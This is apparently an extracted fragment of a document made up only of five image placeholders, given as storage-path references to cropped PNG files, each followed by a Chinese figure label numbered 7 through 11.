


图7




图8





图9





图10





图11

